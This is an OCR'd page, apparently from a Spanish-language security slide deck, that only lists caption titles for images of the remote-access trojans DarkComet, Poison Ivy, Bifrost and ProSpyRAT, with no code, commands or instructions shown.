
Troyano DarkComet




Troyano Poison Ivy




Troyano Bifrost




Troyano ProSpyRAT ($)




Troyanos varios



